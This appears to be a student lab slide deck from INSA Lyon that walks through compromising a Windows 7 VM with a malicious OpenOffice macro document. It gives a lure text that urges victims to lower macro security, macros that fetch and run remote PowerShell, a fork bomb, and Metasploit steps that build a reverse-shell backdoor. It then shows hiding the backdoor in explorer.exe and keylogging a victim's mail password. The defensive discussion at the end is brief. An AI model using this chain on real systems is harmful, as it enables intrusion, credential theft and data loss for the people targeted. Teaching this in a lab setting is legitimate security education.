Exploit OpenOffice macros security vulnerability

•••

H4412

Vincent Redouté - Juliette Imbert - Etienne Raquin - Dorian Lefeuvre - Lucas Ono - Oussama Boukich - Victor Borg

What we plan to do

We will use a security breach existing in the last Apache OpenOffice version (no longer maintained).

What are *macros* ?

Macros are scripts you can embed in a document, that are used to automate tasks (on document opening/closing/saving for example)


Macros are disabled by default in OpenOffice

We must find the way to make the user enable macros on our infected document.

We will do so by making the victim believe that macros are required in order to view the document properly.

Document content

We use trusted trademarks (INSA and Lyon University) and students (us, of course), to encourage the victim to enable macros.



INSA INSTITUT NATIONAL DES SCIENCES APPLIQUÉES LYON

Université Claude Bernard Lyon 1

Interactive campus map

Use the mouse wheel to zoom, the arrows to move.
And you can even use your voice to interact with the map thanks to an awesome macro built by our students!

Thanks to the students of INSA and Université Lyon 1 for their work on this map.

If the map doen't show up, please activate the macros. Go to tools → settings → security, click on macro security and set the security level to the minimum.

Now let the fun begin

Our environment

One VM with Kali linux (the attacker)

One VM with Windows 7 (the victim, password Ku5632)


Open the OpenOffice macro editor

Let’s begin with an easy macro. Start the Windows 7 machine if not done and open OpenOffice.

Go to **Tools** > **Macros** > **Organize macros** > **OpenOffice Basic.** On the left side, double click on the file, then **click and new** Here, you can create, edit or delete your scripts.

Let’s write a simple macro


This script opens the calculator



```
Sub Exploit
    Shell("Calc.exe")
End Sub
```


How to associate a macro to a event

Go to Tools>Customize then go to the "Events" tab. Select an event (here we will take “open document”) then click on Macro and select your macro.



Event	Assigned Action
Start Application	
Close Application	
Document created	
New Document	
Document loading finished	
Open Document	
Document is going to be closed	
Document closed	
View created	
View is going to be closed	
View closed	
Activate Document	
Deactivate Document	
Save Document	
Document has been saved	
Saving of document failed	
Save Document As	
Document has been saved as	
'Save as' has failed	
Storing or exporting copy of docu	
Document copy has been createc	
Creating of document copy failec	
Print Document	

Save In: Untitled 1



Select the library that contains the macro you want. Then select the macro under 'Macro name'.

Exercice

With the previous slides informations, you should have been able to execute a macro opening the calculator in Windows 7.

Execute remote script


We will now execute code that will be hosted *outside* of the document itself.

How ?

PowerShell is a script language that can make web requests and interpret any string as a command.

So we host a script code somewhere, we fetch it, and then we execute it.

Macro script to fetch remote instructions



```
Sub Main
    SHELL("cmd.exe /C ""powershell.exe $MyScript =
    (New-Object System.Net.WebClient).DownloadString('http://192.168.253.129/echo.bat');
    iex $MyScript;[void][System.Console]::ReadKey($true)""")
End Sub
```

Explain this script

Prepare the attack

On Windows 7

To save some time, write directly the macro in an OpenOffice document.

Don’t forget to replace the IP address by the Kali machine one and to match any file you are going to make in Kali.


On Kali linux, we will start an apache server. In a terminal run :

```
$ /etc/init.d/apache2 start

$ cd /var/www/html

$ touch commands.txt

$ echo “echo ‘Hello World!’” >
commands.txt
```

Question

What kind of malicious scripts can bother or compromise victim’s data ?

One basic attack script can be a fork bomb



```
for(){PS|II}
```

This simple scripts creates a lot of processes, causing the victim’s computer to freeze. That can lead to a loss of unsaved data.
You can try it, but you will be forced to shutdown the VM.

Now let’s think BIG

We are going to take control on a Windows machine thanks to a reverse TCP connection as it bypasses firewall restrictions.

In fact, a firewall usually blocks incoming connections on open ports, but does not block outgoing traffic.

Now let’s think BIG

Our backdoor will be able to easily open an outbound connection to the remote host (the attacker’s computer).

The attacker will listen for a connection and once connected will be able to send commands to the backdoor.


Create the infected document with Metasploit framework

On the Kali machine, open a console and open metasploit by typing “`msfconsole`”.

Metasploit is a computer security project that provides information about security vulnerabilities and aids in penetration testing.

It will save us some time by not having to rewrite the code ourselves.

Now type the following instructions.




```
msf> use exploit/multi/misc/openoffice_document_macro
msf> set FILENAME backdoor.odt
msf> set PAYLOAD windows/meterpreter/reverse_tcp
msf> set LHOST “your ip”
msf> set LPORT 4444
msf> exploit
```

Create the infected document with Metasploit framework


It will create an .odt file with a backdoor by using the macro vulnerability.

This is what it should look like before the victim opens the file



```
msf > use exploit/multi/misc/openoffice_document_macro
msf exploit(multi/misc/openoffice_document_macro) > set FILENAME backdoor.odt
FILENAME => backdoor.odt
msf exploit(multi/misc/openoffice_document_macro) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/misc/openoffice_document_macro) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.253.129  netmask 255.255.255.0  broadcast 192.168.253.255
        inet6 fe80::20c:29ff:fe19:1348  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:19:13:48  txqueuelen 1000  (Ethernet)
        RX packets 49  bytes 3588 (3.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15  bytes 1639 (1.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 5397  bytes 15500344 (14.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5397  bytes 15500344 (14.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf exploit(multi/misc/openoffice_document_macro) > set LHOST 132.168.253.129
LHOST => 132.168.253.129
msf exploit(multi/misc/openoffice_document_macro) > set LPORT 4444
LPORT => 4444
msf exploit(multi/misc/openoffice_document_macro) > exploit
[*] Exploit running as background job 0.

[-] Handler failed to bind to 132.168.253.129:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
msf exploit(multi/misc/openoffice_document_macro) > [*] Using URL: http://0.0.0.0:8080/CzVPEOB
[*] Local IP: http://192.168.253.129:8080/CzVPEOB
[*] Server started.
```

What is actually written by Metasploit



```
Sub Exploit
    SHELL(cmd.exe /C ""powershell.exe -nop -w hidden -c $K=new-object net.webclient;
        $K.proxy=[Net.WebRequest]::GetSystemWebProxy();
        $K.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;
        IEX $K.downloadstring('http://192.168.1.1:8080/6aQ');""")
End Sub
```

We can notice that we have the same instructions than before but with a proxy to conceal hacks on computers outside the network and without the pause at the end.

Make the attack happen

Move the .odt file generated by metasploit to the victim machine and then open it.

In kali, you should receive a notification saying that someone is connected.
Take control of the machine by typing ***sessions -i 1*** .


Embed the process to Explorer.exe

In the victime system we can see on the screen that a PowerShell process is active.

That is our backdoor. To hide it from the user, we will embed it to Explorer.exe

With the command ***ps*** find the PID of Explorer.exe.

Then type migrate <the PID>



Nom de l'image	Nom d'utilis...	Processeur	Mémoire ...	Description
conhost.exe	Vincent	00	548 K	Hôte de l...
csrss.exe		00	920 K	
dwm.exe	Vincent	00	16 908 K	Gestionna...
explorer.exe	Vincent	00	10 804 K	Explorate...
powershell.exe	Vincent	00	17 804 K	Windows ...
taskhost.exe	Vincent	00	928 K	Processus...
taskmgr.exe	Vincent	00	1 464 K	Gestionna...
vmtoolsd.exe	Vincent	02	3 024 K	VMware T...
winlogon.exe		00	696 K	

Processus : 38 UC utilisée : 2% Mémoire physique : 44 %

Let’s use this backdoor to install a **keylogger**


What is a keylogger ?

A program that listens for ALL keystrokes. That way, you can see all logins and passwords typed by the victim.

Instructions

To start the keylogger simply type ***keyscan_start*** in Kali.

Then when you want to retrieve what has been typed by the victim use the command ***keyscan_dump***.




```
meterpreter > keyscan_dump
Dumping captured keystrokes...
zimbra insa lyon<CR>
nameinsa-lyon.fr<Tab>somemdp<CR>
```

Instructions

In the victim machine pen your browser and go to your mailbox.


For example we can easily see that the victim went to his mailbox. And try to connect with:
Username:
name@insa-lyon.fr (The @ wasn't caught by the keylogger)
Password: somemdp



```
meterpreter > keyscan_dump
Dumping captured keystrokes...
zimbra insa lyon<CR>
nameinsa-lyon.fr<Tab>somemdp<CR>
```

Instructions

With an advanced script, the attacker could be able to retrieve anything he wants.



```
meterpreter > keyscan_dump
Dumping captured keystrokes...
zimbra insa lyon<CR>
nameinsa-lyon.fr<Tab>somemdp<CR>
```

Question

Do you believe this vulnerability is used ?

How can we protect users from this kind of attack ?

About macros

Macros are widely used in some companies to automate tasks. Removing this feature can be very disruptive for users that rely on it.

Over time, text editors warned users about macro use and embedded document code execution, and default settings were designed to protect users as much as possible.

The point is to sensitize users on the danger of executing untrusted scripts.

An example: ExploreZIP

A destructive virus that used the Microsoft Office suite to spread itself on other computers by sending emails containing a copy of the virus. Emails were sent through a macro script, but the virus itself was in its attached file.

Deletes all Word, Excel, PowerPoint files on local disk and local network, as well cpp code files.

End of activity